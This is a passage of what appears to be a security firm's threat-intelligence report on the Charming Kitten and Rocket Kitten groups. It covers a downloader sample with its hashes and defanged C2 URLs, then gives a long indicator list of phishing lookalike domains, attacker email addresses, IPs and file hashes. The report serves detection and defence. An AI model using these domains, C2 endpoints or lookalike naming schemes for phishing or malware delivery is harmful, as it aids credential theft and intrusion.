
By pivoting off the malicious infrastructure we found a sample of MAGICHOUND.RETRIEVER, a malware which is covered in a report by Palo Alto Networks about a group they call Magic Hound[37]. The report says that Magic Hound "has primarily targeted organizations in the energy, government, and technology sectors that are either based or have business interests in Saudi Arabia". Also, "Link analysis of infrastructure and tools […] revealed a potential relationship between Magic Hound and the adversary group called 'Rocket Kitten'". The last notion is in line with our findings.

MAGICHOUND.RETRIEVER is a .NET downloader that retrieves secondary payloads using an embedded URL in its configuration as the C2. Below is the sample that we found.

flashplayer.exe

9d0e761f3803889dc83c180901dc7b22
ecf9b7283fda023fa37ad7fdb15be4eadded4e06
d4375a22c0f3fb36ab788c0a9d6e0479bd19f48349f6e192b10d83047a74c9d7
http://update-microsoft[.]bid/img/WebService.asmx
http://update-driversonline[.]bid/img/WebService.asmx

The connections between the sample and Charming Kitten's infrastructure is depicted in the graph below:



[37] https://researchcenter.paloaltonetworks.com/2017/02/unit42-magic-hound-campaign-attacks-saudi-targets/

Appendix A - Indicators of Compromise

012mail-net-uwclogin[.]ml
443[.]tcp[.]shorturlbot[.]club
874511478[.]account-login[.]net
8ghefkwdvbfdsg3asdf1[.]com
account-customerservice[.]com
account-dropbox[.]net
account-google[.]co
account-login[.]net
account-logins[.]com
account-log-user-verify-mail[.]com
account-permission-mail-user[.]com
accounts[.]account-google[.]co
accounts[.]activities[.]devices[.]com[.]accounts[.]activities[.]devices[.]com[.]usersettings[.]cf
accounts[.]activities[.]devices[.]com[.]accounts[.]google[.]com[.]usersettings[.]cf
accounts[.]activities[.]devices[.]com[.]drive[.]google[.]com[.]usersettings[.]cf
accounts[.]activities[.]devices[.]com[.]usersettings[.]cf
accounts[.]google[.]com[.]accounts[.]activities[.]devices[.]com[.]usersettings[.]cf
accounts[.]google[.]com[.]accounts[.]google[.]com[.]usersettings[.]cf
accounts[.]google[.]com[.]drive[.]google[.]com[.]usersettings[.]cf
accounts[.]google[.]com[.]usersettings[.]cf
accountservice[.]support
account-servicerecovery[.]com
accounts-googelmail[.]com
accounts-googelmails[.]com
account-signin-myaccount-users[.]ga
accounts-logins[.]net
accountsrecovery[.]ddns[.]net
accounts-service[.]support
accountsservice-support[.]com
account-support-user[.]com
accounts-yahoo[.]us
accountts-google[.]com
account-user[.]com
account-user-permission-account[.]com
account-users-mail[.]com
account-user-verify-mail[.]com
acounts-qooqie-con[.]ml
addons-mozilla[.]download
ae[.]ae[.]asus-support[.]net
ae[.]asus-support[.]net
ae[.]bocaiwang[.]asus-support[.]net
ae[.]client[.]asus-support[.]net
aipak[.]org
aiqac[.]org
aol-mail-account[.]com
apache-utility[.]com
api[.]com-service[.]net
app-documents[.]com
app-facebook[.]co
appleid[.]apple[.]com[.]account-logins[.]com
araamco[.]com
araamco[.]com
archive-center[.]com
asus-support[.]net
asus-update[.]com
berozkhodro[.]com
blog[.]group-google[.]com
bocaiwang[.]ae[.]asus-support[.]net
bocaiwang[.]asus-support[.]net
bocaiwang[.]bocaiwang[.]asus-support[.]net
bocaiwang[.]client[.]asus-support[.]net
book-archivecenter[.]bid
books-archivecenter[.]bid
books-archivecenter[.]club
books-google[.]accountservice[.]support
books-google[.]books-archivecenter[.]bid
books-google[.]www[.]books-archivecenter[.]bid
books-view[.]com
bootstrap[.]serveftp[.]com
britishnews[.]com[.]co
britishnews[.]org
broadcastbritishnews[.]com
brookings-edu[.]in
change-mail-accounting-register-single[.]com
change-mail-account-nodes-permision[.]com
change-permission-mail-user-managment[.]com
change-user-account-mail-permission[.]com
client[.]ae[.]asus-support[.]net
client[.]asus-support[.]net
client[.]bocaiwang[.]asus-support[.]net
client[.]client[.]asus-support[.]net
codeconfirm-recovery[.]bid
codeconfirm-recovery[.]club
com-account-login[.]com
com-accountrecovery[.]bid
com-accountsecure-recovery[.]name
com-accountsrecovery[.]name
com-archivecenter[.]work
com-customeradduser[.]bid
com-customerservice[.]bid
com-customerservice[.]name
com-customerservices[.]name
com-customersuperuser[.]bid

com-download[.]ml
com-manage-accountuser[.]club
com-messagecenter[.]bid
com-messengerservice[.]bid
com-messengerservice[.]work
com-microsoftonline[.]club
com-mychannel[.]bid
com-orginal-links[.]ga
com-recoversessions[.]bid
com-recovery[.]com
com-recoveryadduser[.]bid
com-recoveryidentifier[.]bid
com-recoveryidentifier[.]name
com-recoveryidentifiers[.]bid
com-recoverymail[.]bid
com-recoverysecureuser[.]club
com-recoverysecureusers[.]club
com-recoveryservice[.]bid
com-recoveryservice[.]info
com-recoverysessions[.]bid
com-recoverysubusers[.]bid
com-recoverysuperuser[.]bid
com-recoverysuperuser[.]club
com-recoverysuperuser[.]name
com-recoverysuperusers[.]bid
com-recoverysupport[.]bid
com-recoverysupport[.]club
com-service[.]net
com-servicecustomer[.]bid
com-servicecustomer[.]name
com-servicemail[.]bid
com-servicerecovery[.]bid
com-servicerecovery[.]club
com-servicerecovery[.]info
com-servicerecovery[.]name
com-servicescustomer[.]name
com-serviceslogin[.]com
com-showvideo[.]gq
com-statistics[.]com
com-stats[.]com
com-video[.]net
com-videoservice[.]work
com-viewchannel[.]club
confirm-code[.]account-support-user[.]com
crcperss[.]com
cvcreate[.]org
digitalqlobe[.]com
display-error-runtime[.]com
display-ganavaro-abrashimchi[.]com
docs-google[.]co
documents[.]sytes[.]net
documents-supportsharing[.]bid
documents-supportsharing[.]club
document-supportsharing[.]bid
doc-viewer[.]com
download[.]account-login[.]net
download-google[.]com-orginal-links[.]ga
download-google[.]orginal-links[.]com
download-link[.]top
drive[.]change-mail-account-nodes-permision[.]com
drive[.]google[.]com[.]accounts[.]activities[.]devices[.]com[.]usersettings[.]cf
drive[.]google[.]com[.]accounts[.]google[.]com[.]usersettings[.]cf
drive[.]google[.]com[.]drive[.]google[.]com[.]usersettings[.]cf
drive[.]google[.]com[.]usersettings[.]cf
drive[.]privacy-yahoomail[.]com
drive-download[.]account-support-user[.]com
drive-download[.]account-user-permission-account[.]com
drive-file[.]account-support-user[.]com
drive-google[.]co
drive-login[.]cf
drive-mail[.]account-support-user[.]com
drive-permission-user-account[.]com
drivers[.]document-supportsharing[.]bid
drives-google[.]co
drives-google[.]com
drives-google[.]com[.]co
drive-useraccount-signin-mail[.]ga
dropbox[.]com-servicecustomer[.]name
dropbox[.]com-servicescustomer[.]name
drop-box[.]vip
dropebox[.]co
embraer[.]co
emiartas[.]com
error-exchange[.]com
eursaia[.]org
facebook[.]com-service[.]gq
facebook[.]notification-accountrecovery[.]com
fanderfart22[.]xyz
fardenfart2017[.]xyz
fb[.]com-download[.]ml
fb-login[.]cf
ftp[.]account-logins[.]com
ftp[.]account-permission-mail-user[.]com
ftp[.]accountservice[.]support
ftp[.]accountsservice-support[.]com
ftp[.]archive-center[.]com
ftp[.]britishnews[.]com[.]co
ftp[.]com-recoveryservice[.]info
ftp[.]com-service[.]net
ftp[.]goo-gle[.]cloud
ftp[.]goo-gle[.]mobi

ftp[.]microsoft-upgrade[.]mobi
ftp[.]news-onlines[.]info
ftp[.]officialswebsites[.]info
ftp[.]orginal-links[.]com
ftp[.]screen-royall-in-corporate[.]com
ftp[.]screen-shotuser-trash-green[.]com
ftp[.]sdfsd[.]screen-royall-in-corporate[.]com
ftp[.]service-broadcast[.]com
ftp[.]service-recoveryaccount[.]com
ftp[.]set-ymail-user-account-permission-challenge[.]com
ftp[.]support-aasaam[.]com
ftp[.]support-recoverycustomers[.]com
ftp[.]uk-service[.]org
ftp[.]verify-account[.]services
ftp[.]w3schools-html[.]com
ftp[.]www[.]britishnews[.]com[.]co
ftp[.]www[.]screen-shotuser-trash-green[.]com
gle-mail[.]com
gmail[.]com-recoverymail[.]bid
gmail[.]com-u6[.]userlogin[.]security-login[.]activity[.]com-verification-accounts[.]com
gmail-recovery[.]ml
gmal[.]cf
goog-le[.]bid
goo-gle[.]bid
goo-gle[.]cloud
google[.]mail[.]com-servicecustomer[.]bid
google[.]mail[.]mail[.]google[.]com-servicecustomer[.]bid
google[.]mail[.]www[.]com-servicecustomer[.]bid
goo-gle[.]mobi
google-drive[.]account-servicerecovery[.]com
google-drive[.]accounts-service[.]support
google-drive[.]account-support-user[.]com
google-drive[.]com[.]accountservice[.]support
google-drive[.]service-recoveryaccount[.]com
google-hangout[.]accountservice[.]support
google-hangout[.]accounts-service[.]support
google-hangout[.]account-support-user[.]com
google-hangout[.]verify-account[.]services
google-mail[.]com[.]co
googlemail[.]com-customersuperuser[.]bid
google-mail-recovery[.]com
googlemails[.]co
google-profile[.]com
google-profiles[.]com
google-setting[.]com
google-verification[.]com
google-verify[.]com
google-verify[.]net
hangout[.]com-messagecenter[.]bid
hangout[.]messageservice[.]club
help-recovery[.]com
hot-mail[.]ml
hqr-mail[.]nioc-intl[.]account-user-permission-account[.]com
id-bayan[.]com
iforget-memail-user-account[.]com
iranianuknews[.]com
ir-owa-accountservice[.]bid
itunes-id-account[.]users-login[.]com
k2intelliqence[.]com
k2intelliqence[.]com
komputertipstrik[.]com-customeradduser[.]bid
line-en[.]me
log[.]account[.]accountservice[.]support
login[.]com-service[.]net
login[.]radio-m[.]cf
login-account[.]net
login-account-google[.]orginal-links[.]com
login-account-mail[.]com
login-again[.]ml
login-mail[.]account-servicerecovery[.]com
login-mail[.]verify-account[.]services
login-mails[.]account-servicerecovery[.]com
login-mails[.]accounts-service[.]support
login-mails[.]account-support-user[.]com
login-mails[.]verify-account[.]services
login-required[.]ga
login-required[.]ml
login-required[.]tk
logins-mails[.]account-customerservice[.]com
logins-mails[.]account-servicerecovery[.]com
logins-mails[.]accounts-service[.]support
logins-mails[.]accountsservice-support[.]com
logins-mails[.]com-servicecustomer[.]name
logins-mails[.]service-recoveryaccount[.]com
login-webmail[.]accounts-service[.]support
login-webmail[.]account-support-user[.]com
login-webmail[.]verify-account[.]services
logn-micrsftonine-con[.]ml
m[.]com-service[.]net
mail[.]account-google[.]co
mail[.]com-service[.]net
mail[.]google[.]com-customerservice[.]name
mail[.]google[.]com-customerservices[.]name
mail[.]google[.]com-recoveryservice[.]info
mail[.]google[.]com-servicecustomer[.]bid
mail[.]google[.]com-servicescustomer[.]name
mail[.]google[.]mail[.]google[.]com-servicecustomer[.]bid
mail[.]google[.]www[.]com-servicecustomer[.]bid
mail[.]google[.]www[.]dropbox[.]com-servicescustomer[.]name
mail[.]group-google[.]com

mail[.]mehrnews[.]info
mail[.]orginal-links[.]com
mail[.]yahoo[.]com-servicecustomer[.]name
mail[.]youtube-com[.]watch
mail3[.]google[.]com-servicecustomer[.]name
mail-account-register-recovery[.]com
mailgate[.]youtube-com[.]watch
mailgoogle[.]com-recoveryidentifier[.]bid
mailgoogle[.]com-recoverymail[.]bid
mailgoogle[.]com-recoveryservice[.]bid
mailgoogle[.]com-recoverysuperuser[.]bid
mailgoogle[.]com-recoverysupport[.]bid
mail-google[.]com-servicecustomer[.]name
mailgoogle[.]com-servicerecovery[.]bid
mail-inbox[.]account-support-user[.]com
mail-login[.]account-login[.]net
mail-login[.]accountservice[.]support
mail-login[.]account-servicerecovery[.]com
mail-login[.]service-recoveryaccount[.]com
mail-login[.]verify-account[.]services
mail-macroadvisorypartners[.]ml
mails[.]com-servicerecovery[.]name
mails-account-signin-users-permssion[.]com
mailscustomer[.]recovery-emailcustomer[.]com
mailssender[.]bid
mail-user-permission-sharedaccount[.]com
mail-usr[.]account-support-user[.]com
mail-verify[.]account-support-user[.]com
mail-yahoo[.]com[.]co
market-account-login[.]net
me[.]youtube[.]com-mychannel[.]bid
mehrnews[.]info
messageservice[.]bid
messageservice[.]club
mfacebook[.]login-required[.]ga
microsoft-hotfix[.]com
microsoft-update[.]bid
microsoft-upgrade[.]mobi
microsoft-utility[.]com
msoffice-update[.]com
mx1[.]group-google[.]com
my[.]youtube[.]com-mychannel[.]bid
myaccount-login[.]net
mychannel[.]ddns[.]net
mychannel[.]ddns[.]net
mydrives[.]documents-supportsharing[.]bid
myemails[.]com-recoverysuperuser[.]name
my-healthequity[.]com
mymail[.]com-recoveryidentifiers[.]bid
mymail[.]com-recoverysuperuser[.]name
my-mailcoil[.]ml
mymails[.]com-recoverysuperuser[.]bid
mymails[.]com-recoverysuperuser[.]name
myscreenname[.]bid
news-onlines[.]info
nex1music[.]ml
notification-accountrecovery[.]com
ns1[.]check-yahoo[.]com
ns1[.]com-service[.]net
ns2[.]check-yahoo[.]com
nvidia-support[.]com
nvidia-update[.]com
officialswebsites[.]info
official-uploads[.]com
ogin-mails[.]accounts-service[.]support
onedrive-signin[.]com
onlinedocument[.]bid
onlinedocuments[.]org
onlinedrie-account-permission-verify[.]com
onlineserver[.]myftp[.]biz
online-supportaccount[.]com
orginal-links[.]com
outlook-livecom[.]bid
owa-insss-org-ill-owa-authen[.]ml
paypal[.]com[.]webapp[.]logins-mails[.]service-recoveryaccount[.]com
paypal[.]com[.]webapp[.]paypal[.]com[.]webapp[.]service-recoveryaccount[.]com
paypal[.]com[.]webapp[.]service-recoveryaccount[.]com
picofile[.]xyz
policy-facebook[.]com
pop[.]group-google[.]com
privacy-facebook[.]com
privacy-gmail[.]com
privacy-yahoomail[.]com
profile[.]facebook[.]accountservice[.]support
profile[.]facebook[.]notification-accountrecovery[.]com
profile-facebook[.]co
profiles-facebook[.]com
profile-verification[.]com
qet-adobe[.]com
radio-m[.]cf
raykiel[.]net
recoverycodeconfirm[.]bid
recovery-customerservice[.]com
recovery-emailcustomer[.]com
recoverysuperuser[.]bid
register-multiplay[.]ml
reset-login[.]accountservice[.]support
reset-login[.]account-support-user[.]com
reset-login-yahoo-com[.]account-support-user[.]com
reset-mail[.]account-support-user[.]com

reset-mail-yahoo-com[.]account-support-user[.]com
resets-mails[.]account-support-user[.]com
result2[.]com-servicescustomer[.]name
result2[.]www[.]dropbox[.]com-servicescustomer[.]name
sadashboard[.]com
saudiarabiadigitaldashboards[.]com
saudi-government[.]com
saudi-haj[.]com
screen-royall-in-corporate[.]com
screen-shotuser-trash-green[.]com
sdfsd[.]screen-royall-in-corporate[.]com
sdfsd[.]screen-shotuser-trash-green[.]com
security-supportteams-mail-change[.]ga
service-accountrecovery[.]com
service-broadcast[.]com
servicecustomer[.]bid
servicelogin-mail[.]account-servicerecovery[.]com
service-logins[.]net
servicemailbroadcast[.]bid
service-recoveryaccount[.]com
set-ymail-user-account-permission-challenge[.]com
shared-access[.]com
shared-login[.]com
shared-permission[.]com
shop[.]account-dropbox[.]net
shorturlbot[.]club
show[.]video-youtube[.]cf
show-video[.]info
slmkhubi[.]ddns[.]net
smstagram[.]com
smtp[.]com-service[.]net
smtp[.]group-google[.]com
smtp[.]youtube-com[.]watch
sports[.]accountservice[.]support
sprinqer[.]com
support[.]account-google[.]co
support-aasaam[.]bid
support-aasaam[.]com
support-accountsrecovery[.]com
support-google[.]co
support-recoverycustomers[.]com
supports-recoverycustomers[.]com
support-verify-account-user[.]com
tadawul[.]com[.]co
tai-tr[.]com
tcp[.]shorturlbot[.]club
team-speak[.]cf
team-speak[.]ga
team-speak[.]ml
teamspeak-download[.]ml
teamspeaks[.]cf
telagram[.]cf
test[.]service-recoveryaccount[.]com
token-ep[.]com
uk-service[.]org
update-checker[.]net
update-driversonline[.]bid
update-driversonline[.]club
update-finder[.]com
update-microsoft[.]bid
updater-driversonline[.]club
update-system-driversonline[.]bid
uploader[.]sytes[.]net
upload-services[.]com
uri[.]cab
us[.]battle[.]net[.]cataclysm[.]account-logins[.]com
usersettings[.]cf
users-facebook[.]com
users-login[.]com
users-yahoomail[.]com
utc[.]officialswebsites[.]info
utopaisystems[.]net
verify-account[.]services
verify-accounts[.]info
verify-facebook[.]com
verify-gmail[.]tk
verify-your-account-information[.]users-login[.]com
video[.]yahoo[.]com[.]accountservice[.]support
video[.]yahoo[.]com-showvideo[.]gq
video[.]youtube[.]com-showvideo[.]ga
video-mail[.]account-support-user[.]com
video-yahoo[.]accountservice[.]support
video-yahoo[.]account-support-user[.]com
video-yahoo[.]com[.]accountservice[.]support
video-youtube[.]cf
w3sch00ls[.]hopto[.]org
w3school[.]hopto[.]org
w3schools[.]hopto[.]org
w3schools-html[.]com
watch-youtube[.]org[.]uk
webmaiil-tau-ac-il[.]ml
webmail-login[.]accountservice[.]support
webmail-tidhar-co-il[.]ml
wildcarddns[.]com-service[.]net
windows-update[.]systems
wp[.]com-microsoftonline[.]club
ww2[.]group-google[.]com
ww62[.]group-google[.]com
ww62[.]mx1[.]group-google[.]com
ww92[.]group-google[.]com
xn--googe-q2e[.]ml

yahoo[.]com[.]accountservice[.]support
yahoo-proflles[.]com
yahoo-verification[.]net
yahoo-verification[.]org
yahoo-verify[.]net
youetube[.]ga
yourl[.]bid
youttube[.]ga
youttube[.]gq
youtubbe[.]cf
youtubbe[.]ml
youtube[.]com[.]login-account[.]net
youtube[.]com-service[.]gq
youtube-com[.]watch
youtubee-videos[.]com
youtubes[.]accounts[.]com-serviceslogin[.]com
youtuebe[.]co
youtuobe[.]com[.]co
youutube[.]cf
yurl[.]bid
admin@doc-viewer.com
admin@dropebox.co
admin@screen-royall-in-corporate.com
admin@screen-shotuser-trash-green.com
anita.jepherson@gmail.com
aryaieiran@gmail.com
aryaieiran@gmail.com
bahra.azadeh88@gmail.com
cave.detector@yandex.com
cave.detector@yandex.com
center2016@yandex.com
chada.martini@yandex.com
chada.martini@yandex.com
cool.hiram@yandex.com
customers.mailservice@gmail.com
customers.noreplyservice@gmail.com
international.research@mail.com
isabella.careyy@gmail.com
isabella.careyy@gmail.com
john.lennon@uymail.com
jully.martin@yandex.com
jully.martin@yandex.com
mails.customerservices@gmail.com
martin.switch911@gmail.com
martin.switch911@gmail.com
message.intercom@gmail.com
message.intercom@gmail.com
nami.rosoki@gmail.com
online.nic@yandex.com
online.nic@yandex.com
rich.safe@yandex.com
rskitman@gmail.com
sali.rash@yandex.com

sali.rash@yandex.com
service.center2016@yandex.com
service.center2016@yandex.com
suspended.user.noitification@gmail.com
yaffa.hyatt9617@gmail.com
107.150.38.19
107.150.60.156
107.150.60.158
107.6.179.131
136.243.108.100
136.243.221.148
136.243.226.189
137.74.131.208
137.74.148.218
144.76.97.61
144.76.97.62
145.239.120.88
149.56.135.42
149.56.201.205
158.255.1.34
164.132.251.217
164.132.29.69
173.208.129.180
173.244.180.131
173.244.180.132
173.244.180.133
173.244.180.134
173.45.108.55
173.90.180.125
178.33.38.128
185.117.74.165
185.141.24.64
185.141.24.66
185.82.202.174
192.99.127.216
194.88.107.63
204.12.207.108
204.12.207.110
204.12.242.84
204.12.242.85
207.244.77.15
207.244.79.143
207.244.79.144
207.244.79.147
207.244.79.148
208.110.73.219
208.110.73.220
208.110.73.221
208.110.73.222
209.190.3.113
209.190.3.114
209.190.3.115
209.190.3.41

209.190.3.42
209.190.3.43
213.152.173.198
213.32.11.30
213.32.49.232
217.23.3.158
217.23.5.166
31.3.236.90
31.3.236.91
31.3.236.92
37.220.8.13
46.17.97.240
46.17.97.243
46.17.97.37
46.17.97.40
5.152.202.51
5.152.202.52
5.79.105.153
5.79.105.156
5.79.105.161
5.79.105.165
5.79.69.198
51.254.254.217
51.255.28.57
54.36.217.8
69.30.221.126
69.30.224.244
69.30.224.245
81.171.25.229
81.171.25.232
85.17.172.170
86.105.1.111
91.218.245.251
92.222.206.208
93.158.200.170
93.158.215.50
93.158.215.52
94.23.90.226
00b5d45433391146ce98cd70a91bef08
07fb3f925f8ef2c53451b37bdd070b55
0a3f454f94ef0f723ac6a4ad3f5bdf01
0e3cb289f65ef5faf40fa830ac9b1bf6
1c00fd5e1ddd0226bd854775180fd361
1db12ec1f335ee5995b29dea360514a2
20f2da7b0c482ab6a78e9bd65a1a3a92
253b4f5c6611a4bc9c7f5269b127c8e9
3261d45051542ab3e54fa541f132f899
356439bfb9b2f49858897a22dd85df86
365482f10808ddd1d26f3dc19c41c993
3bb2f304a59255dddc5ef6bb0a32aec7
3edec580845d7ab85fa893afb391fbfb
5e9a458dcdfc9d2ce996081ec87c30e0
5ec9f484603b89f80f351bb88279ebb1
6bd505616e12e3dd7f2287f24f34609f
6cfa579dd1d33c2fa42d85c2472f744c
7df3a83dfcce130c01aabede3cfe8140
7e1cf48d84e503499c9718c50e7a1c52
9c7ae44baf8df000bb614738370d1171
9d0e761f3803889dc83c180901dc7b22
a43b7cc495741248f3647e647f776467
a9117da1cb51adbc88a52a6e3b16a6c4
ae797446710e375f0fc9a33432d64256
af5c01a7a3858bc3712ab69bc673cec4
bd0a6fe7a852fdd61c1da37cf99103d2
be207941ce8a5e212be8dde83d05d38d
bfd21f2847c1d7aa0f409ef52ed52e05
c7760dc8f7baf67f80ab549af27df9e9
c96453247ee1ecbd4053da8bbb4cf572
ccaf21e122ca9d2e2397a9e28eb4cc87
d6ea39e1d4aaa8c977a835e72d0975e3
d6fa439f0278babb1edff32d8dc31c59
da1f6a5f2a5564c2131b4a311c55f487
e7dd9b8fe7ae14faad304d139f71b629
e93992f26f224ea53d9bdd9564e8e1c0
edd4011696ddd349575278aed7031a47
f5763b8b796b1c5d04febcc65f853967
f7f9806af42adb80d100e55f35cfa86c
f9255e0d492eb20df1e78ccc970b121a
fac158623b0e3ed3bea6e24b1795cb95
479e1e02d379ad6c3c7f496d705448fa955b50a1
67bb83bbe82ffa910386216619c5ebf9eecf13e6
6cacf83033fa97f4ac27eb27e4aa265afa4dc51d
a2f17906ca39e7f41a8adeea4be5ffb7d1465c4a
c5ea8680162d3e8bc3d71c060c15bf224c873f7a
d97b13ed0fe3e41b60b9d45b6e7f68c9b6187b96
eac4a47f238ee62661f464a807b3e0b5079b835f
ecf9b7283fda023fa37ad7fdb15be4eadded4e06
19c0977fdbc221f7d6567fb268a4ef4cd2a759fcbc1039a82366978089f080d2
1a24714fd99030bd63804ab96fc2612f148a5f08d1c2845152c3a0e168600db9
261c5f32abb8801576ce81be2c66bca564a8a28ab5ea0954bad6bac7071e299b
2c92da2721466bfbdaff7fedd9f3e8334b688a88ee54d7cab491e1a9df41258f
2db1e2c49ff0792b54d84538c9a420de7aa619602b66add502e2b6ea7c79fd4b
4fff9cd7f5f4c9048cfaf958a54cc4c4bc14c9fdbfd63e2c17f79913f0ea8c21
6618051ea0c45d667c9d9594d676bc1f4adadd8cb30e0138489fee05ce91a9cb
8aff94ceb2fed8ba864df929fbbec3dd82cbd968c5b2f42971fb756d1ba1ecb6
a86ccf0049be20c105e2c087079f18098c739b86d52acb13f1d41f1ccc9f8e1c

acca9f004a596ea33af65725c2319bf845a442ee9fa09c511d359df2f632cf4d
b0b177d06fb987429f01d937aaa1cbb7c93a69cfaef146b60f618f8ab26fac38
d4375a22c0f3fb36ab788c0a9d6e0479bd19f48349f6e192b10d83047a74c9d7
d7e1d13cab1bd8be1f00afbec993176cc116c2b233209ea6bd33e6a9b1ec7a7f
d7f2b4188b7c30c1ef9c075891329dbcf8e9b5ebac1ef8759bc3bb2cf68c586f
d84e808e7d19a86bea3862710cae1c45f7291e984c9857d0c86881812674d4bb
e6cd39cf0af6a0b7d8129bf6400e671d5fd2a3797b92e0fe4a8e93f3de46b716

Appendix B - Previous reports about Charming Kitten and Rocket Kitten

Rocket Kitten:

- rocket kitten: a campaign with 9 lives - Check Point Blog[38]
- LONDON CALLING Two-Factor Authentication Phishing From Iran[39]
- Thamar Reservoir – An Iranian cyber-attack campaign against targets in the Middle East[40]
- Rocket Kitten Showing Its Claws: Operation Woolen-GoldFish and the GHOLE campaign[41]
- The Kittens Strike Back: Rocket Kitten Continues Attacks on Middle East Targets[42]
- Increased Use of Android Malware Targeting Journalists[43]
- Iran and the Soft War for Internet Dominance[44]

Charming Kitten:

- iKittens: Iranian Actor Resurfaces with Malware for Mac (MacDownloader)[45]
- Fictitious Profiles and WebRTC's Privacy Leaks Used to Identify Iranian Activists[46]
- Freezer Paper around Free Meat[47]

[38] https://blog.checkpoint.com/wp-content/uploads/2015/11/rocket-kitten-report.pdf

[39] https://citizenlab.ca/2015/08/iran_two_factor_phishing/

[40] http://www.clearskysec.com/thamar-reservoir/

[41] https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/operation-woolen-goldfish-when-kittens-go-phishing

[42] https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/rocket-kitten-continues-attacks-on-middle-east-targets

[43] https://iranthreats.github.io/resources/android-malware/

[44] https://iranthreats.github.io/us-16-Guarnieri-Anderson-Iran-And-The-Soft-War-For-Internet-Dominance-paper.pdf

[45] https://iranthreats.github.io/resources/macdownloader-macos-malware/

[46] https://iranthreats.github.io/resources/webrtc-deanonymization/

[47] https://securelist.com/freezer-paper-around-free-meat/74503/